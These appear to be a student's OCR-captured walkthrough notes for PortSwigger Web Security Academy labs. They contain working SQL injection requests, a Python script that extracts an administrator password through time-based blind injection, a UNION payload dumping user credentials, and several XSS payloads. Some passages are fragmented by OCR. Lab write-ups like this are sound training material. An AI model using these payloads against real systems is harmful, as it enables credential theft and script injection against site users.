
in this lab basically we want to find data from the error like we have to retrive data and server will through the error with data lets see



```
GET /filter?category=Gifts HTTP/2
Host:
0aea002d045ce2809f290a9700760028.web-security-
academy.net
Cookie: TrackingId=xfBWmKDLZWg7Du6L; session=
879N0ObVLnr3Luf6ntigAKwgjSg5tSl6
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aea002d045ce2809f290a9700760028.web-s
ecurity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8308

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLab
        Header.css rel=stylesheet>
        <link href=
        /resources/css/labsEcommerce.css
        rel=stylesheet>
        <title>
            Visible error-based SQL
            injection
        </title>
    </head>
    <body>
        <script src="
        /resources/labheader/js/labHeader.j
```


lets see the error with single quoats



```
GET /filter?category=Gifts HTTP/2
Host:
0aea002d045ce2809f290a9700760028.web-security-
academy.net
Cookie: TrackingId=xfBWmKDLZWg7Du6L'; session=
879N00bVLnr3Luf6ntigAKwgjSg5tSl6
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aea002d045ce2809f290a9700760028.web-s
ecurity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'xfBWmKDLZWg7Du6L''. Expected char

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'xfBWmKDLZWg7Du6L''. Expected char



```
GET /filter?category=Gifts HTTP/2
Host:
0aea002d045ce2809f290a9700760028.web-security-
academy.net
Cookie: TrackingId=xfBWmKDLZWg7Du6L'--;
session=879N00bVLnr3Luf6ntigAKwgjSg5tSl6
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aea002d045ce2809f290a9700760028.web-s
ecurity-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8308

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLab
        Header.css rel=stylesheet>
        <link href=
        /resources/css/labsEcommerce.css
        rel=stylesheet>
        <title>
            Visible error-based SQL
            injection
        </title>
    </head>
    <body>
        <script src="
```



```
GET /filter?category=Gifts HTTP/2
Host:
0aea002d045ce2809f290a9700760028.web-security-academy.net
Cookie: TrackingId=xfBWmKDLZWg7Du6L' and
(select username from users)--; session=
879N0ObVLnr3Luf6ntigAKwgjSg5tSl6
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aea002d045ce2809f290a9700760028.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

Visible error-based SQL injection

LAB Solved

Back to lab description

Congratulations, you solved the lab!


Share your skills!

Continue learning »

ERROR: argument of AND must be type boolean, not type character varying Position: 58

ERROR: argument of AND must be type boolean, not type character varying Position: 58

remove the cookie because qury length is increaseing



```
GET /filter?category=Gifts HTTP/2
Host:
0aea002d045ce2809f290a9700760028.web-security-academy.net
Cookie: TrackingId=' and 1=cast((select
username from users limit 1) as int)--;
session=879N0ObVLnr3Luf6ntigAKwgjSg5tSl6
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0aea002d045ce2809f290a9700760028.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

Visible error-based SQL injection

Back to lab description


[redacted]

ERROR: invalid input syntax for type integer: "administrator"

ERROR: invalid input syntax for type integer: "administrator"

now just like username retrive the password.

Lab: Blind SQL injection with time delays



```
GET /filter?category=Pets HTTP/2
Host:
0a1600ac03969d3280f65d9b00820098.web-security-academy.net
Cookie: TrackingId=6YzJYhaMRAhadN8d'||
pg_sleep(10)--; session=
BnaJ239isjVmVuBiQELGorajUf3BoJNB
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a1600ac03969d3280f65d9b00820098.web-s
ecurity-academy.net/filter?category=Pets
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8167

<!DOCTYPE html>
<html>
    <head>
        <link href=
        /resources/labheader/css/academyLab
        Header.css rel=stylesheet>
        <link href=
        /resources/css/labsEcommerce.css
        rel=stylesheet>
        <title>
            Blind SQL injection with time
            delays
        </title>
    </head>
    <body>
        <script src="
        /resources/labheader/js/labHeader.j
```

8,275 bytes | 11,151 millis


Lab: Blind SQL injection with time delays and information retrieval

this is case we have to find the possword with the help of blind sql

like if passwords first character is a or b or c,d,e,f,d......or number 1,2,34


```
import requests
import string
import time

# Target details
url = "https://0a87007303c2cbc19026ea0f001400a4.web-security-academy.net/filter?category=Gifts"
cookies = {"session": "7JA64151wkqefaLKX5AT4xfL3zlDfooP"}
tracking_id = "iCJpI7DNVceBuVYA"

# Define password length and characters to test
characters = string.ascii_letters + string.digits + string.punctuation
password = ""

print("Starting SQL Injection attack...")

for i in range(1, 21):  # Assuming max password length is 20
    for char in characters:
        payload = f"{tracking_id}'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,{i},1)='{char}')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--"
        cookies["TrackingId"] = payload

        start_time = time.time()
        response = requests.get(url, cookies=cookies)
        end_time = time.time()

        if end_time - start_time > 4:  # Detect delay (pg_sleep(5))
            password += char
            print(f"Found character {i}: {char}")
            break
    else:
        print("Password completed or no matching character found.")
        break

print(f"Cracked Password: {password}")
```

in this code just change your session id and cookie



```
Charon@@Norahc:~$ python lab.py
Starting SQL Injection attack...
Found character 1: a
Found character 2: l
Found character 3: 0
Found character 4: d
Found character 5: 5
Found character 6: 1
Found character 7: 5
Found character 8: 7
Found character 9: n
Found character 10: c
Found character 11: 8
Found character 12: d
Found character 13: 5
Found character 14: c
Found character 15: g
Found character 16: a
Found character 17: r
Found character 18: q
Found character 19: c
Found character 20: 9
Cracked Password: al0d5157nc8d5cgarqc9
```

Lab: SQL injection with filter bypass via XML encoding



```
Origin:
https://0a24009404031686809f7b9b00080096.web-security-academy.
net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
      <stockCheck>
            <productId>
                  <@hex_entities>
                        1 union select username || '~' || password
                         from users--<@/hex_entities>
                        </productId>
                        <storeId>
                              2
                        </storeId>
                  </stockCheck>
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 120

315 units
wiener~9b5jm29uuzsscnshwgm9
administrator~163hs2tkrrqjebb5nomy
113 units
903 units
carlos~wwj25nmybrdmjlvougkn
```

```
<@hex_entities>1 union select username || '~' || password from users
--<@/hex_entities>
```

Cross-site scripting

Lab: Reflected XSS into HTML context with nothing encoded

```
hello'</h1><script>alert(1)</script>
```

Lab: Stored XSS into HTML context with nothing encoded

“in this lab you have to perform stored XSS where just use simple script in comment”

```
<script>alert(1)</script></p>
```

Lab: DOM XSS in `document.write` sink using source `location.search`


the query was goign in passwing like in variable

```
"><svg onload=alert(1)<!--'
```

Lab: DOM XSS in `innerHTML` sink using source `location.search`

```
<xss onfocus=alert(1) autofocus tabindex=1>
```

Lab: DOM XSS in jQuery anchor `href` attribute sink using `location.search` source



security-academy.net/feedback?returnPath:javascript:alert(document.co

`javascript:alert(document.cookie)`

Lab: DOM XSS in jQuery selector sink using a hashchange event

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/#" onload
="this.src+='<img src=x onerror=print()>'"></iframe>
```

Lab: Reflected XSS into attribute with angle brackets HTML-encoded

```
YOUR_SEARCH_STRING" onmouseover="alert(1)
```


Lab: Stored XSS into anchor `href` attribute with double quotes HTML-encoded

```
javascript:alert()
```

Lab: Reflected XSS into a JavaScript string with angle brackets HTML encoded

```
'-alert(1)-'
```

DOM XSS in `document.write` sink using source `location.search` inside a select element



DOM XSS in document.write s
https://0a25008903cd132c81947f600
GitHub - payloadbox/xss-paylo
| Web Security ...
Medium
BugBountyHunting.co...
Hacker101 CTF
LAB
Not s
k to lab description


.net/product?productId=2&storeId="></select><img src=1 href=1 onerror="javascript:alert(1)"></img>

)M XSS in document.write sink using source
cation.search inside a select element

```
&storeId="></select><img src=1 href=1 onerror="javascript:alert(1)"></
```

DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

`{{constructor.constructor('alert(1)')()}}`




DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

